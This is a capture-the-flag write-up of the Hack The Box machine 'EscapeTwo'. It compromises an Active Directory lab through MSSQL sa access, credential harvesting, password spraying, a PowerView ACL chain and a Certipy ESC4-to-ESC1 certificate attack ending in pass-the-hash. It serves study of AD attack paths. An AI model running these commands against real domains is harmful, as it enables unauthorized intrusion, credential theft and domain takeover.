HTB: EscapeTwo
🧑🚀 published on Mon Jun 01 2026 · 4 min read
Windows box, same domain name as the original Escape (sequel.htb), but a different environment. The ESC1 from that box shows up again here, except this time it’s locked behind an ACL chain: you need WriteOwner over a service account, then full control, then a template write that turns a non-vulnerable template into one you can exploit. The ESC4-to-ESC1 chain is the thing worth taking away from this box.
We were given credentials upfront: rose / KxEPkKe6R8su.
Recon and Initial Enumeration
10.129.232.128, domain sequel.htb, DC hostname DC01. Kerberos, LDAP, SMB, WinRM, MSSQL 2019. Same profile as Escape.
Rose’s credentials worked on SMB. She could read two non-standard shares:
nxc smb 10.129.232.128 -u rose -p 'KxEPkKe6R8su' --shares
Share                 Permissions
-----                 -----------
Accounting Department READ
Users                 READ
The Users share was just a default Windows profile template, nothing there. The Accounting Department share had two Excel files: accounting_2024.xlsx and accounts.xlsx. The accounts file was what mattered:
First    Last      Username  Password
Angela   Martin    angela    0fwz7Q4mSpurIt99
Oscar    Martinez  oscar     86LxLBMgEWaKUnBG
Kevin    Malone    kevin     Md9Wlq1E5bZnVDVo
NULL     NULL      sa        MSSQLP@ssw0rd!
Four accounts. Three employees, and the SQL Server sa account with its password in a spreadsheet someone left on a readable share.
I also ran BloodHound early. Nothing immediately obvious between rose and any escalation path, but one thing stood out in ca_svc’s membership:

ca_svc is in Cert Publishers. That group has write access on ADCS certificate templates. Filed that away for later.
MSSQL as sa
Rose could connect to MSSQL as a guest - xp_cmdshell denied, no impersonation rights, limited. I tried coercing the sql_svc NTLMv2 hash via xp_dirtree and Responder, caught the hash, but couldn’t crack it with rockyou. Dead end.
The sa credentials from the spreadsheet were the real path:
mssqlclient.py sequel.htb/sa:'MSSQLP@ssw0rd!'@10.129.232.128

SQL (sa  dbo@master)> xp_cmdshell whoami
sequel\sql_svc
Full sysadmin access. xp_cmdshell was available. Dropped a reverse shell via certutil + nc64.exe and started looking around the filesystem.
sql-Configuration.INI
The interesting find was C:\SQL2019\ExpressAdv_ENU\sql-Configuration.INI. SQL Server unattended install files routinely contain service account passwords in cleartext because the installer needed them at setup time and nobody cleaned up:
SQLSVCACCOUNT="SEQUEL\sql_svc"
SQLSVCPASSWORD="WqSZAF6CysDQbGb3"
SAPWD="MSSQLP@ssw0rd!"
sa’s password confirmed - and sql_svc’s password too. I had the four passwords from the spreadsheet plus this one. Time to spray them against the other local users. C:\Users\ showed Administrator, Public, ryan, and sql_svc.
nxc winrm 10.129.232.128 -u ryan -p 'WqSZAF6CysDQbGb3'
[+] sequel.htb\ryan:WqSZAF6CysDQbGb3 (Pwn3d!)
sql_svc’s password worked for ryan. Password reuse between service account and a user account - common enough that it’s always worth the spray.
ACL Chain: WriteOwner to ca_svc
Ryan’s BloodHound data had the next step:

Ryan has WriteOwner over ca_svc. WriteOwner lets you replace the security principal that owns an AD object. Once you own the object, you can grant yourself any additional permissions on it - including GenericAll, which means full control over the account (reset password, add to groups, etc.).
The chain: WriteOwner → own ca_svc → add GenericAll → reset ca_svc’s password:
Import-Module .\PowerView.ps1

# Take ownership of ca_svc
Set-DomainObjectOwner -Identity ca_svc -OwnerIdentity ryan

# Grant ryan full control
Add-DomainObjectAcl -TargetIdentity ca_svc -PrincipalIdentity ryan -Rights All

# Reset password
Set-DomainUserPassword -Identity ca_svc -AccountPassword (ConvertTo-SecureString 'Password123!' -AsPlainText -Force)
Now I had ca_svc:Password123!.
ESC4 into ESC1
ca_svc is in Cert Publishers, which has FullControl over the DunderMifflinAuthentication certificate template. That means ca_svc can modify the template’s attributes in LDAP directly.
ESC4 is about write access to a certificate template. The AD object representing a template has attributes that define its behavior - things like whether the enrollee can supply their own subject, whether the certificate enables client authentication, who can enroll. If you can write those attributes, you can turn a locked-down template into an ESC1 vulnerability.
The specific attribute is msPKI-Certificate-Name-Flag. Setting bit 1 (value 1) on this flag enables CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT, meaning the person requesting the certificate gets to specify the Subject Alternative Name themselves. Combined with Client Authentication being enabled on the template, that’s ESC1.
Certipy can write the default ESC1 configuration to a template in one command:
# Step 1: modify the template
certipy template -u ca_svc@sequel.htb -p 'Password123!' \
  -template DunderMifflinAuthentication \
  -dc-ip 10.129.232.128 \
  -write-default-configuration -force
This sets msPKI-Certificate-Name-Flag: 1 on the template object via LDAP. The template is now ESC1-vulnerable.
# Step 2: request a cert as administrator
certipy req -u ca_svc@sequel.htb -p 'Password123!' \
  -dc-ip 10.129.232.128 \
  -ca sequel-DC01-CA \
  -template DunderMifflinAuthentication \
  -upn administrator@sequel.htb

[*] Got certificate with UPN 'administrator@sequel.htb'
[*] Saving certificate and private key to 'administrator.pfx'
The CA issued a certificate with administrator@sequel.htb in the SAN because EnrolleeSuppliesSubject was now set. The CA’s job is to sign certs per the template policy - it doesn’t verify that you actually are the principal you’re claiming to be in the SAN.
# Step 3: authenticate and get the hash
certipy auth -pfx administrator.pfx -dc-ip 10.129.232.128

[*] Got TGT
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff
Kerberos PKINIT sees the certificate, checks the SAN, sees administrator@sequel.htb, and issues a TGT. Certipy does a U2U exchange to pull the NT hash from that. Pass-the-hash into WinRM:
evil-winrm -i 10.129.232.128 -u administrator -H 7a8d4e04986afa8ed4060f75e5a0b3ffBoth flags. The core idea here is that once EnrolleeSuppliesSubject is set and you have enrollment rights, the CA is just doing its job. You told it you were Administrator, it believed you and signed the certificate. The CA doesn’t verify identity - the template policy does, and the template policy was broken.